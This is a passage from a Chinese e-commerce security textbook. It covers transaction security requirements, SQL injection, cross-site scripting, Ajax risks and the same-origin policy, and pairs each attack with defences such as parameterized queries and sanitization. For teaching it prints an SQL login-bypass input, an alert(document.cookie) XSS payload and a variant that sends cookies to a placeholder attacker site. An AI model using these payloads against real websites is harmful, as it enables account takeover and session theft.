划、当前价格及详细商品信息；消费方顺畅完成定购信息的提交和保证支付钱款的安全等。这些过程都需要电子商务系统提供长期稳定可靠的网络服务和应用软件服务，不能因为区域断电、服务器崩溃或溢出以及线路障碍等原因暂时或长时间无法提供服务，使电子商务交易被迫中断，直接影响电子商务各方的信誉度。

另一方面是指网上交易者的身份必须是可认证的。在传统贸易模式下，贸易双方通过在交易合同、契约或贸易单据等书面文件上手写签名或法定印章的形式来保证交易者身份的可靠性和唯一性，传送单据大多通过得到法律认可的传真件的形式完成。电子商务中的身份识别已经脱离了传统识别的模式，身份识别技术必须做到准确无误地辨认对方的身份，同时还能够证明自己的身份，以保证货款的安全。

#### 5. 不可否认性

贸易活动中有时难免会发生企图否认自己做出的承诺的行为。例如，贸易一方发现情势变化，所完成的交易行为对自己不利或存在更大的利益诱惑时，就有可能否认已做出的行为。交易抵赖行为可能涉及商务活动的各个相关对象。再如，商家卖出的商品因定价有误而不承认已完成的交易；金融机构收到货款后否认收款事实；购货人确认订货单后不承认是自己下的单；收发信息者事后否认曾经收到过或发送过某条信息；收货后否认收到货物等。

因此，不可否认性技术必须保证有记录充分的证据，对贸易各方的身份进行鉴别，确保身份的真实性和唯一性；通过授权访问控制对使用资源和数据库的人员和范围进行界定；对在服务器或浏览器端的每一操作对象和操作行为进行信息存储和日志管理，以备日后查询等。

#### 6. 匿名性

为避免在交易流程中不明身份的中间环节发生意外，用户的个人隐私应该得到保护。电子商务系统必须在确保交易对象的真实性和安全性的同时，提供交易平台的匿名性，防止交易过程被跟踪，交易对象被锁定，保证交易过程中不把用户的个人信息泄露给未知的或不可信的个体，以保护合法用户的隐私不被侵犯。

#### 7. 原子性

电子商务系统中引入原子性的概念，用以规范电子商务中的资金流、信息流和物流。原子性是满足商品交易的要求之一，包括货币原子性（money atomicity）、货物原子性（goods atomicity）、确认发送原子性（certified delivery atomicity）。

货币原子性定义为电子商务中的资金流守恒，即资金在电子商务有关各方的转移中不会无故增加或减少。例如，现金交易中，满足货币原子性意味着购买者钱包的减少正好等于销售者收入的增加。

满足货物原子性也一定满足货币原子性。即必须保证购买者一旦付了款就一定会得到相应的商品，购买者如果得到商品，则一定是已经付完款，确保不会发生付款后得不到商品或得到商品而未曾付款的情况。

## 11.1.4 电子商务安全技术的内容

电子商务作为新兴的商业运作模式，帮助全球企业和个人用户突破时间和空间的制约，提供了多样化的资讯，缩短了交易流程，并降低了交易成本。但如果不能保证电子商务的交易安全，就会违背公平、公正和公开的交易原则，损害合法交易人的利益，增加交易成本，甚至给交易各方带来无法估量的经济损失。

因此，电子商务的安全问题是电子商务发展过程中始终关注的重要课题。电子商务的安全实用技术，就是通过综合的技术手段和管理手段，建立有效的技术防御体系和管理机制，借助安全保密技术和法律法规体系，防范化解交易过程中的各种风险，保证网上交易的顺利实施。电子商务的安全技术主要涵盖以下几个方面的内容。

### 1. 连接访问控制

连接访问控制是指保证只有授权方才能与网络设备建立关联，访问服务器端的系统资源；访问控制也同时使一个合法用户具有有限的访问特定资源的权限。连接访问控制是安全技术的第一道防线，可以阻止非授权用户建立连接，并阻止所有消息从非授权源到达目的地。

### 2. 数据来源认证

数据来源认证是指授权方成功建立安全关联后，入侵者可能通过在有关通信的任意一方中插入自己的消息来进行渗透和劫持。数据来源认证通过确认接收的消息确定其来源于发送方，从而阻止这种攻击，这种技术可以用于所有关联交易的消息交换过程。

### 3. 完整性确认

数据来源认证保证了所接收的消息来源于合法的发送方，但是不能保证数据在传送过程中没有遭到篡改。入侵者可能通过物理接入传送线路的方法窃听消息并篡改部分或全部消息。数据完整性确认的目的是检测消息是否被篡改，其中包括消息内容的部分或全部，以及消息发送的时间是否被提前或拖后等。

### 4. 机密性认证

有时入侵者不是为了篡改消息，而是为了提前或非法获取机密消息，并且隐藏自己已经提前获知该消息的事实。数据完整性认证可以保证数据是原封不动地传送到目的端的，但无法保证在传送过程中没有被第三方窥视或揭封。数据机密性认证需要保证消息发送的时间、长度以及消息的内容均处于机密状态。

### 5. 安全警报和审计技术

当电子商务的安全正在或潜在遭受威胁的时候，安全系统模块需要及时发出警报指示。而安全日志记录和跟踪电子商务整个流转过程中的操作痕迹，通过完善的审计稽核制度来检测是否有入侵者获取或篡改交易数据，提供证据化解纠纷，阻止网络犯罪。

📖讨论思考

（1）什么是电子商务？试举一例描述你眼中的电子商务。

（2）分析在电子商务第三次浪潮中可能遭遇的电子商务安全问题。

（3）试论如何保证电子商务数据的完整性。

# 11.2 电子商务安全问题及解决方案

**【案例 11-1】** 网络犯罪造成的损失日益扩大。赛门铁克公司旗下的诺顿公司 2015 年 11 月 24 日发布最新《诺顿网络安全调查报告》指出，当下网络犯罪日益猖獗，在接受调研的 17 个国家中，大约有 5.94 亿人曾在过去一年内遭受网络攻击，经济损失总共高达 1500 亿美元。而中国是新兴市场中遭受网络犯罪攻击最严重的国家之一，在 2014 年，大约 2.4 亿的中国消费者曾成为网络犯罪的受害者，经济损失高达 7000 亿元人民币。全球消费者平均耗费 21 个小时处理遭受网络攻击带来的后果。62％的全球消费者认为自己的信用卡信息更容易通过网络途径被盗，远高于认为信用卡信息更容易通过钱包被盗而面临风险的 38％的消费者比例。

由于应用程序或者操作系统中存在着安全漏洞，遭到网络攻击而引发的安全事故是电子商务中最常发生的问题。针对 Web 系统的攻击方式多种多样，常见的有缓冲区溢出攻击、操作系统命令注入攻击、跨站脚本攻击、注入式 SQL 攻击和会话劫持等。本节选择几种比较有代表性的加以介绍，并着重讲述弥补这些安全漏洞的对策。

## 11.2.1 注入式 SQL 攻击

### 1. 注入式 SQL 攻击的定义

注入式 SQL 攻击是指攻击者在 Web 表单的输入域或页面请求的查询框中输入特殊的内容，利用系统的漏洞，使这些特殊输入构成有危害的 SQL 语句，当语句被执行后，攻击者就可以得到保密的信息、权限或者执行非法操作的攻击方式。

### 2. 注入式 SQL 攻击的原理

注入式 SQL 攻击的原理，就是利用输入的特殊内容，把正常生成的 SQL 语句变成和设计预期完全不同的内容，从而达到获取保密信息或权限的目的。SQL 注入式攻击模拟登录窗口如图 11-1 所示。




图 11-1 注入式 SQL 攻击模拟登录窗口

在图 11-1 所示的常见的登录窗口中，通过显示表单让用户输入自己的用户名和密码。然后用这两项作关键字在数据库中查找，如果存在，就认为登录成功。

编程时使用下面的 SQL 语句来检索用户表：

```
SELECT USER_NAME FROM USER_TBL WHERE USER_ID='$id' AND PASSWD='$ passwd'
```

实际运行时用窗口输入的用户名和密码替换上面的 $id 和 $passwd 后，提交给 ODBC 等数据库引擎执行。例如当输入的用户名和口令分别为 user1 和 pass1 时，上述 SQL 语句变为

```
SELECT USER_NAME FROM USER_TBL WHERE USER_ID='user1' AND PASSWD='pass1'
```

在正常输入时，当用户名和口令都正确时可以正常登录，当用户名或者口令不正确时因为取不到数据，判定为登录失败，由此可以验证用户的身份。

而当攻击者在表单中输入同样的用户名 user1，而口令输入变为 pass1' or 'A'='A，此时，SQL 语句变为

```
SELECT USER_NAME FROM USER_TBL WHERE USER_ID='user1' AND PASSWD=' pass1' or 'A'='A'
```

这个 SQL 语句因为有最后一个条件，永远为真，使用任意用户 ID 和密码都可以轻松地从数据库中取到数据，从而登录成功。分析其原因，攻击入口在输入值的“'”(单引号)上，因为单引号在 SQL 文法中有特殊的含义，如果作为输入内容使用必须作处理，这个处理通常叫做转义(escape)处理，常用的方法是用两个单引号代替一个单引号，两个连续出现的单引号被认为是一个普通的单引号字符，而不是一个分隔符。pass1' or 'A'='A 经过转义处理后变成 pass1'' or ''A''=''A，这时再生成检索语句如下：

```
SELECT USER_NAME FROM USER_TBL WHERE USER_ID='user1' AND PASSWD=' pass1'' or ''A''=''A'
```

用这个语句来检索数据库得到的结果就是没有满足条件的记录，从而正确判断出登录失败。

除了单引号外，还有其他一些敏感的字符或字符串，例如分号(;)、反斜线(\)、UNION、注释符(--)等，如果被用在输入中，这些字符也有可能产生歧义。其中“;”是 SQL 语句的分隔符，有一些 DBMS 会把用“;”分隔的多个 SQL 语句同时执行；“\”是一些 DBMS 扩展的转义符，例如 MySQL 等也可以用“\'”转义“'”，但是在输入文字中含有“\”的话，就必须对这个字符自身做转义处理；UNION 是 SQL 的保留关键字，UNION 前面的语句即使没有取到数据，只要后面的语句取到数据，整个语句也会返回结果；而“--”表示注释，在“--”之后的内容都被认为是注释，如果出现在多个条件中间，后面的条件会被当成注释而不予理睬。另外，根据使用的 DBMS 不同，//、%、0x、cmd 等也会被用作 SQL 注入式攻击的入口。

### 3. 注入式 SQL 攻击的对策

1) 参数绑定式 SQL

防御注入式 SQL 攻击的基本原则是使用参数绑定式 SQL。在前面的说明中介绍了使用转义处理来应对注入式 SQL 攻击的方法，不过转义处理要考虑的情况很多，而且对于不同的数据库软件有可能需要不同的转义方法，给程序开发和移植带来困难。所以使用参数绑定式 SQL，作为防御注入式 SQL 攻击的首选对策，它具有自动抵御注入式 SQL 攻击的特性。参数绑定方式的示范写法(Java/JDBC)如下：

```
Str_sql="SELECT USER_NAME FROM USER_TBL WHERE USER_ID=?AND PASSWD=?";
                                                        //定义 SQL语句
preparedStatement st=conn.prepareStatement(Str_sql);
//使用 prepareStatement 语句固定 SQL语句结构,变量 conn是数据库连接 st.setString(1,user);
//把变量 user的值 (输入的用户 ID)赋予上述 SQL语句的第一个绑定变量 (第一处问号)
st.setString(2,pass); //把变量 pass的值 (输入的用户密码)赋予上述 SQL语句的第二个绑定变量
                (第二处问号)
ResultSet rs=st.executeQuery();                         //执行 SQL语句,取得执行结果
```

使用这种写法,不论用户 ID 和密码输入什么值,都只会作为第一个和第二个参数的值来处理,而不会被拼凑成别的条件。这种处理方法也叫 prepared statement 方式,意思是说把 SQL 语句事先处理一下,提前把它的结构固定下来,在执行中只能给它传递参数,而不能改变它的语句结构。

2）特殊字符转义处理

虽然上述参数绑定方式比较简便,但遇到参数的个数、顺序和类型等不固定的情况时,使用上述绑定方式处理会变得复杂甚至不可实现。这时候就必须使用转义处理。

转义处理的基本原则是下面两个字符一定要转义:

```
'→'';\→\\
```

使用转义处理在有些情况(比如使用 UNION 的攻击方法)时会不适用。这个时候就要对原始的 SQL 语句进行适当的修改,使其能够防范这些攻击,看下面的例子:

```
SELECT USER_NAME FROM USER_TBL WHERE USER_AGE>$ age
```

如果界面输入的年龄值是 30 UNION SELECT…上面的语句就变成如下语句:

```
SELECT USER_NAME FROM USER_TBL WHERE USER_AGE>30 UNION SELECT…
```

如果 UNION 后面的语句条件适当,可以取得和前面的年龄限制毫无关系的用户信息。

如果上述语句的最后一个条件改为 USER_AGE>'$ age',置换后的包括 UNION 在内的内容都被括在单引号中,就不会出现问题。同样的思想也适用于“;”。

另外,通过对界面输入内容作严格验证,限制可输入内容的范围,比如说检测到这些敏感字符时显示错误信息,也可以在一定范围内防止注入式 SQL 攻击。

## 11.22 XSS跨站脚本攻击

### 1. XSS 跨站脚本攻击的定义

跨站脚本(Cross Site Scripting)的缩写本来应该是 CSS,但 CSS 又是 Cascading Style Sheets 的缩写,为了区分这两个名称,常把跨站脚本缩写为 XSS,在本书中也使用 XSS 这种写法。

XSS 跨站脚本攻击是指 Web 应用程序动态生成的网页中被插入恶意脚本,当它被

毫不知情的用户浏览器所接收，或者被本身对跨站脚本不设防的应用程序所调用时，该脚本被激活。由于动态网站依赖于用户的输入，恶意用户可以通过将恶意脚本藏在合法的请求中，将恶意脚本输入网页，达到攻击者的特殊目的。

**2．XSS 跨站脚本攻击的原理分析**

为了理解 XSS 攻击，请参见下例。

这是一个简单的 Web 应用程序，图 11-2 中输入的值在图 11-3 中被显示出来。但是如果对输入框的内容不做特殊控制，就有可能出现被非法利用的情况。例如，在图 11-2 的输入框里输入“<script>alert(document.cookie);</script>”，单击 OK 按钮，就会发现图 11-3 中的结果显示出来后，还会弹出一个显示 SessionID 的窗口，如图 11-4 所示。





图 11-2　XSS 攻击演示用输入界面




图 11-3　输入普通文本后的结果




图 11-4　输入特殊脚本后的结果

在执行结果中，从图 11-2 所示的窗口输入的 Java 脚本并不是被简单地显示在图 11-3 所示的窗口上，而是被当作脚本执行了，执行的结果是 session ID 被显示在对话框里。这就是跨站脚本中“脚本”的含义。而“跨站”就是指当用户访问某个有漏洞网站的时候，带有攻击代码的 Java 脚本被执行，而该脚本的作用就是把访问网站时生成的 cookie 信息全部送到攻击者控制的另一个网站上。此时，被保存在 cookies 中的用户名、密码等重要信息也在不知情的用户眼皮底下被窃取。现实中，这种攻击手段经常被利用，如以下 URL 示例：

```
http://有漏洞的网站/xss_samp2.jsp?in_name=%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fscript%3E
```

这个 URL 表面上和图 11-2 至图 11-4 好像没关系，其实这个 URL 就是图 11-2 的 OK 按钮按下后向服务器端送出去的 HTTP 请求，只不过是界面输入内容“<script>alert(document.cookie);</script>”被编码了而已。如果把“alert(document.cookie);”部分替换成“document.location="http://攻击者网站/cookie.cgi?cookie="+document.cookie;”，就可以达到把取得的 cookie 信息送到攻击者网站的目的。假设

攻击者把这个URL伪装成一个普通购物网站的链接，通过E-mail发送给大量用户，而其中某个用户单击了这个URL，这时该用户访问这个网站的cookie信息就会被送给攻击者，如果攻击者在接收到用户的cookie信息后，又自动跳转到用户要访问的上述网站，多半该用户对自己的信息失窃还是毫无知觉。在这种情况下，用户本身没有输入任何内容，而是攻击者利用有漏洞的网站设下陷阱，把用户的个人信息盗取到自己的网站上。

综上所述，XSS攻击方法的思路如下：首先查找一个网站，这个网站存在着输入的内容可以当作脚本被执行的漏洞，然后把一段有害的脚本埋入E-mail、悬赏网站或礼品赠送等链接中，一旦用户单击了这些链接，脚本就会在本地机上被激活，或是窃取信息，或是安装间谍软件，甚至破坏系统。攻击者窃取用户信息后还可能进一步用来实施盗窃用户资金等犯罪行为。

除上述输入脚本的危害外，如果把输入的脚本换成img标记，还会造成网页被篡改等情况，给网站运营者带来巨大损失。另外，在某些更为严重的情况下，攻击者甚至可以修改有漏洞网站的表单提交地址，第三者使用被修改后的表单输入用户信息，攻击者可以直接窃取这些输入信息。

### 3. XSS跨站脚本攻击的对策

从XSS攻击的原理得知，造成XSS攻击的主要原因是网站有设计漏洞，不能有效地阻止恶意脚本的输入和执行。可以采取的对策主要分两步实行：一是输入验证（check），二是无害化（sanitize）处理。

1）输入验证

输入验证是指在使用对话窗口输入内容之后，要对所输入的内容进行严格验证，阻止恶意输入。验证主要遵循严格规范输入格式、服务器端确认验证、验证全部输入参数和不发行通行证4个原则。

（1）严格规范输入格式。是指对输入格式和位数加以控制。例如，身份证号码位数限定为18位，前17位只允许输入数字，第18位只允许输入数字或字母X。严格的验证能够最大限度地避免生成的HTML产生歧义。

（2）服务器端确认验证。是指一些应用程序会在客户端通过JavaScript验证输入，虽然响应速度快，但是客户端JavaScript可以被修改或屏蔽。所以即使在客户端验证过的内容，在服务器端也必须重新验证。

（3）验证全部输入参数。是指除了在交互框中直接用键盘输入的内容以外，通过单选按钮、复选框等输入的内容也要进行验证。表面上看，这些输入值已经被限制在指定范围内，实际上，因为送往服务器的request参数可以被修改，限制范围外的值也可以很轻松地被用做输入值。

（4）不发行通行证。是指上一个页面输入的数值在下一个页面使用时，常常通过hidden变量的方式传递，因为上一个页面已经验证过了，下一个页面使用时往往省略验证，即持有通行证。其实，hidden变量传递的数值也可以简单地通过修改request参数的方式被修改，所以每次从客户端接收到数据时都必须进行验证。

2）无害化（sanitize）处理

无害化处理和注入式 SQL 攻击中用到的转义处理类似，对于输入内容中可能有害的字符进行无害化处理。根据出现位置的不同，无害化的对象也不尽相同，通常 Web 开发中需要注意的字符如下：

在 CSV 文件中："、,。

在 HTML 文本中：＜、＞、&、"、'。

在 HTML Tag 中："、'。

在 HTTP 中：0x0D(回车)、0x0A(换行)。

无害化的方法有很多种，通常要根据系统的设计要求选择最适合自己的方案。方案之一是使用 HTML 转义方式，把敏感的字符转化成无害的字符，这是最常用的方式。如：

```
<→&lt;、>→&gt;、&→&amp;
```

方案之二是直接删除。如果出现不允许出现的字符，在不影响系统功能的前提下可以直接删除该有害字符。

方案之三是替换成别的无害字符。可以根据业务内容，把＜、＞等字符替换成全角的同一字符，也可以把“"、”等引号替换成括号等同义的字符。

在实际的应用程序开发中，使用哪种方法，要根据系统的要求灵活决定，最终的目的只有一个，在生成的 HTML 文本以及其他相关的内容中不出现敏感或者有害的内容。

**讨论思考**

(1) 针对 Web 系统的攻击方式有哪些？试着找找看。

(2) 试利用注入式 SQL 攻击的原理，为某小型购物网站检查是否存在系统漏洞。

(3) 讨论应对 XSS 跨站脚本攻击有什么书上没有的其他对策？

## 11.3 Web 2.0中常见安全问题及解决方案

Web 2.0 的普及为电子商务的发展开辟了快车道，如今几乎所有企业的电子商务服务中都或多或少加入 Web 2.0 的内容，快速的发展给安全管理也带来了挑战，如 Microsoft、eBay、Yahoo 和 Google 等著名企业的网络服务都曾被指出存在过安全漏洞。本节就对电子商务中 Web 2.0 的安全问题和有关对策进行剖析。

**【案例 11-2】** Web 2.0 技术的影响力和现实意义。麦肯锡 2009 年发表一份调查报告称，通过对全球不同行业的 1695 名企业管理人员访谈，发现 Web 2.0 不论在企业组织内还是客户间、供应商间都发挥了巨大作用。69%的受访者表示，所在公司获得可衡量的商业利益，包括更多的创新产品和服务，更有效地营销和更全面地获取信息，由于降低经营成本的有效性和提高公司收益的显著性，公司将继续加大在技术上的投入。调查报告还指出，成功的公司不仅通过 Web 2.0 技术把他们的业务流程和雇员紧密结合在一起，还通过 Web 2.0 把客户和供应商也紧密联系在一起。

### 11.3.1 Ajax 的安全问题和对策

Ajax(Asynchronous JavaScript XML,异步 JavaScript 和 XML)是使用 JavaScript 和 XML 利用异步通信进行信息交换的方式。异步通信的优点是不用等待每一个处理完成后才转向下一个处理,而是提前预测并完成一些相应的交互处理,这样可以大幅度缩短用户等待页面刷新的时间,从而极大地提高可用性。

#### 1. Ajax 的运行过程

首先来看下面这个简单的 Ajax 代码:

```
<script language="javascript">
    var req;
    if(window.XMLHttpRequest){
        req = new XMLHttpRequest();
    }else if(window.ActiveXObject){
        try {
            req = new ActiveXObject("MSXML2.XMLHTTP");
        } catch (e) {
            req = new ActiveXObject("Microsoft.XMLHTTP");
        }
    }
    if (req) {
        req.open('GET', 'http://www.wan20.com/contents.txt');
        req.onreadystatechange = function() {
            if (req.readyState == 4) {
                document.write(req.responseText);
            }
        }
        req.send(null);
    }
</script>
```

contents. txt 文件的内容为"Hello Ajax."。

打开包含这段代码的网页,浏览器会自动取得 contents. txt 文件,并显示其内容。无须重复读入页面即可更新画面内容,这正是 Ajax 的特点。Ajax 的概念图如图 11-5 所示。

#### 2. Ajax 的潜在风险及对策

在上面的例子中 Ajax 读出的是一个静态文件 contents. txt,在实际的应用处理中大多数情况读出的是动态文件,比如 test. cgi 等。这时,上面的例子中请求处理的部分就会变成类似下面的形式:





图 11-5 Ajax 的概念图

```
req.open('GET', 'http://www.wan20.com/test.cgi?str=Hello+AJAX');
```

在这种情况下，如果 test.cgi 执行后输出的内容里中含有非法脚本，就会在用户的浏览器端被执行，就有可能给用户带来安全风险。产生这种风险的原因在于 test.cgi 文件没有采用跨站脚本攻击的对策，解决方法是检查输入输出内容并进行无害化处理。

除 TXT 和 CGI(HTML)文件两种类型外，还有很多类型的文件会用于 Ajax 调用，例如 XML、CSV、JSON 等。应注意，这些文件虽然设计是用于 Ajax 读入，但是也完全可以通过指定 URL 的方式直接请求，这样即使在 Ajax 中实施无害化对策，在直接请求时仍然会产生问题。以 CSV 文件为例，本来只是以逗号分隔的文本文件，即使内部含有脚本也不会被执行，但是在有些浏览器中，例如 IE，如果指定了"根据内容打开文件"选项，IE 会根据文件的内容而不是扩展名来判断处理方式，如果 IE 判断文件的内容是 HTML 文本，就会当作 HTML 文本来解释，如果含有脚本，也会被解释执行。这就是为什么所有的从外部可以访问的文件都必须采用跨站脚本攻击对策的原因。

Ajax 使用的非同步存取技术使得大量的网页信息在后台被读取，大大缩短了网页的响应时间，但也给安全管理带来了相应的问题。对于通过后台访问的每一个请求都必须进行跨站脚本攻击的处理。例如我们熟悉的谷歌 Gmail 中，一次普通的用户登录会产生大约 20 个 HTML 请求，这 20 个请求中的每一个都需要确保不会遭到攻击。

除了跨站脚本攻击外，注入式 SQL 攻击、操作系统命令注入式攻击和会话劫持等也都会在 Ajax 上发生，也都需要完善的对策和得当的处理。

## 11.3.2 同源策略和跨站访问

### 1. 同源策略和跨站访问的概念

同源策略是指网页中的脚本只能连接此网页的域名而不能连接其他域名下的信息。与此相对，如果允许访问其他域名的内容，则称之为允许跨站访问。同源策略是 Ajax 最基本的安全策略，那么如果允许跨站访问会出现什么情况呢，如图 11-6 所示。

假设用户登录到 www.购物.com 上挑选自己喜欢的物品，突然想起来要看一位网友在 www.娱乐.com 上给自己的留言，于是产生了下述一系列操作：

(1) 转去访问 www.娱乐.com 网站。

